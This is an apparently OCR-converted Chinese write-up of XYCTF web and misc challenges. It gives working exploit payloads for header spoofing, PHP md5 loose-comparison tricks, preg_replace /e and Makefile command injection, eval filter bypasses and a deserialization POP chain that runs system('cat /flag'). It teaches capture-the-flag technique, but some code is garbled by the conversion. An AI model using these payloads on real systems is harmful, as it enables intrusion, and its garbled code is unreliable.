XYCTF

WEB

ezhttp

非常ez的http

前端注释中表示防止忘记密码存储在了某个地方,前端检查一遍没有相关信息。

考虑访问一下robots.txt,果然里面有一个/l0g1n.txt的disallow项目存在。

直接访问/l0g1n.txt,得到账号密码:

```
username: XYCTF
password: @JOILha!wuigqi123$
```

登录成功提示: 不是 yuanshen.com 来的我不要

那么加referer满足他, referer: yuanshen.com

继续提示: 你用的不是XYCTF的浏览器

该UA满足他: User-agent: XYCTF

提示非本地用户禁止访问,那就继续满足他,用X-forwarded-for: 127.0.0.1

XFF被过滤了这是,换Client-IP: 127.0.0.1

提示不是从 ymzx.qq.com 代理来的我不玩

继续加via: ymzx.qq.com

提示:有点饿,想吃点XYCTF的小饼干

继续加Cookie: XYCTF

XYCTF{0f84032e-5e17-4d72-a9f9-97e3f862027c}

warm up

```
<?php
include 'next.php';
highlight_file(__FILE__);
$XYCTF = "warm up";
extract($_GET);

if (isset($_GET['val1']) && isset($_GET['val2']) && $_GET['val1'] !=
$_GET['val2'] && md5($_GET['val1']) == md5($_GET['val2'])) {
    echo "ez" . "<br/>} else {
    die("什么情况,这么基础的md5做不来");
}

if (isset($md5) && $md5 == md5($md5)) {
    echo "ezez" . "<br/>} else {
```

```
die("什么情况,这么基础的md5做不来");
}

if ($XY == $XYCTF) {
    if ($XY != "XYCTF_550102591" && md5($XY) == md5("XYCTF_550102591")) {
        echo $level2;
    } else {
        die("什么情况,这么基础的md5做不来");
    }
} else {
    die("学这么久,传参不会传?");
}
```

paylaod:

```
http://xyctf.top:37117/?
vall=s1836677006a&val2=s1885207154a&md5=0e215962017&xy=s1885207154a&xyCTF=s188520
7154a
```

第二关: LLeeevvveeelll222.php

```
<?php
highlight_file(__FILE__);
if (isset($_POST['a']) && !preg_match('/[0-9]/', $_POST['a']) &&
intval($_POST['a'])) {
    echo "操作你0.o";
    echo preg_replace($_GET['a'],$_GET['b'],$_GET['c']); // 我可不会像别人一样设置10
来个level
} else {
    die("有点汗流浃背");
}</pre>
```

payload2:

```
http://xyctf.top:37117/LLeeevvveeelll222.php?a=/abc/e&b=system('cat /flag')&c=abc
body: a[]=1
```

a[]绕过preg_match()函数


preg_replace /e RCE漏洞利用



ezmd5

图片md5比较,参考<u>https://crypto.stackexchange.com/questions/1434/are-there-two-known-string</u>s-which-have-the-same-md5-hash-value

使用以下两张碰撞图片即可





{"areEqual":true,"md5Equal":true,"md5_1":"253dd04e87492e4fc3471de5e776bc3d","md5_2":"253dd04e87492e4fc3471de5e776bc3d")XYCTF(2a8b46e7-a215-4eb4-bc22-aff3b61fc5c9)

ezMake

makefile好像...还挺简单的?_xwx

PATH被设置为空了,/被过滤了用不了

payload: . flag

▲ 不安全 | xyctf.top:39590 //



```
XYCTF{b69a3ff4-4d85-42dd-a876-ec08d4da19bc}
```

ez?Make

尝试读源码,用``结合16进制编码和xxd命令实现

```
`echo 636174206d616b6566696c652e706870 | xxd -r -p`
<?php
function waf($cmd) {
    if (preg_match('/\n|\r|f|1|a|g|\?|\*|\;|\/|source|SOURCE|\$|\@/',$cmd)){
        return false;
    }
    return $cmd;
}
$cmd = waf($_GET['cmd']);
if ($cmd === false) {
    echo json_encode(array('makefileContent' => 'failed', 'output' => 'no'));
} else {
    $makefileContent = <<<EOD</pre>
SHELL := /bin/bash
.PHONY: FLAG
FLAG: /flag
\t$cmd
EOD;
    if (file_put_contents('Makefile', $makefileContent) !== false) {
        $command = "make -f Makefile 2>&1";
        $output = shell_exec($command);
        echo json_encode(array('makefileContent' => $makefileContent, 'output' =>
$output));
```

```
} else {
    echo json_encode(array('makefileContent' => 'failed', 'output' =>
'failed'));
  }
}
```

我说怎么不行,原来是字母f被过滤了。好在没有大小写限制,改大写16进制ok

echo 636174202F666C6167| xxd -r -p



XYCTF{620714c7-c97d-489f-a4db-6745669c55aa}

牢牢记住, 逝者为大

```
<?php
highlight_file(__FILE__);
function Kobe($cmd)
{
    if (strlen($cmd) > 13) {
        die("see you again~");
    }
    if (preg_match("/echo|exec|eval|system|fputs|\.|\/|\/|i", $cmd)) {
        die("財死你");
    }
    foreach ($_GET as $val_name => $val_val) {
        if (preg_match("/bin|mv|cp|ls|\||f|a|l|\?|\*|\>/i", $val_val)) {
            return "what can i say";
        }
    }
    return $cmd;
}
```

```
$cmd = Kobe($_GET['cmd']);
echo "#man," . $cmd . ",manba out";
echo "<br>";
eval("#man," . $cmd . ",manba out");
```

通过cmd处构造获取其他参数进行命令执行。cmd处使用%0a来绕过#注释的影响。由于过滤太多了,直接读取是无回显的,先要copy出来很多过滤。

考虑使用sed更改php文件源代码,破除cmd命令长度的限制。这里修改13个字符到100个字符。

```
http://xyctf.top:44157/?cmd=%0a`$_GET[1]`;%23&1=sed -i "s/13/100/g" index.php
```

破除cmd长度限制后就可以改为接收post参数,从而实现绕过GET检查。

```
LOAD - SPLIT EXECUTE TEST - SQLI - XSS - LFI - SSRF - SSTI -

URL

http://xyctf.top:44157/?cmd=%0a`$_POST[1]`;%23&

enctype
application/x-www-form-urlencoded

Body
1=cat /flag > flag.txt
```

然后直接读取flag.txt即可

```
XYCTF{559df3a2-bc73-4e33-97fb-de532ca9ab22}
```

ezPOP

题目源码如下:

```
<?php
error_reporting(0);
highlight_file(__FILE__);

class AAA
{
    public $s;
    public $a;
    public function __toString()
    {
        echo "you get 2 A <br>";
        $p = $this->a;
        return $this->s->$p;
    }
}

class BBB
{
    public $c;
    public $d;
```

```
public function __get($name)
    {
        echo "you get 2 B <br>";
        $a=$_POST['a'];
        $b=$_POST;
        $c=$this->c;
        $d=$this->d;
        if (isset($b['a'])) {
            unset($b['a']);
        call_user_func($a,$b)($c)($d);
    }
}
class ccc
{
    public $c;
    public function __destruct()
    {
        echo "you get 2 C <br>";
        echo $this->c;
}
if(isset($_GET['xy'])) {
    $a = unserialize($_GET['xy']);
    throw new Exception("noooooob!!!");
}
```

链条很简单:

```
CCC:__destruct()->AAA:__toString()->BBB:__get(name)->call_user_func($a,$b)($c)
($d)
```

结尾的地方故意抛出了一个异常,导致无法正常进行自动垃圾回收,所以__destruct()无法自动触发。因此需要强制触发垃圾回收来绕过抛出异常的影响。

exp:

```
<?php

class AAA
{
    public $s;
    public $a;
}

class BBB
{
    public $c;
    public $d;
}</pre>
```

```
class ccc
{
    public $c;
}
C = \text{new CCC}();
$B = new BBB();
A = \text{new AAA}();
$B->c = array("system");
$B->d = "cat /flag";
A->s = B;
A->a = p'';
C->c = A;
$res = serialize(array($C,$C));
$res = str_replace("i:1;r:2;","i:0;i:0;",$res);
var_dump($res);
?>
```

通过添加索引来强制回收,可以吧数组的第二个部分也替换为更多的索引到第一个位置,从而更加保险地触发垃圾回收机制。


运行exp,获取序列化字符:

```
a:2:{i:0;0:3:"CCC":1:{s:1:"c";0:3:"AAA":2:{s:1:"s";0:3:"BBB":2:{s:1:"c";a:1:
{i:0;s:6:"system";}s:1:"d";s:9:"cat /flag";}s:1:"a";s:1:"p";}}i:0;i:0;}
```

结合构造a=current&b=current作为post数据,从而构造一个

```
call_user_func("current",Array("current"))(Array("system"))("cat /flag")
```


实现命令执行。



XYCTF{af0e69c3-d853-4b4c-be8d-2b1a7eeda486}

我是一个复读机

首先爆破后台账号密码。主办方提供了爆破字典和后台用户名是admin。



密码是asdqwe

直接登录进入后台。

/^[\$|(|)|\@|[|]|{|}|<|>|-]+\$/

\$()@[]{}<>-

MISC

Game

google搜索图片即可找到游戏名字为Papers, Please

XYCTF{Papers, Please}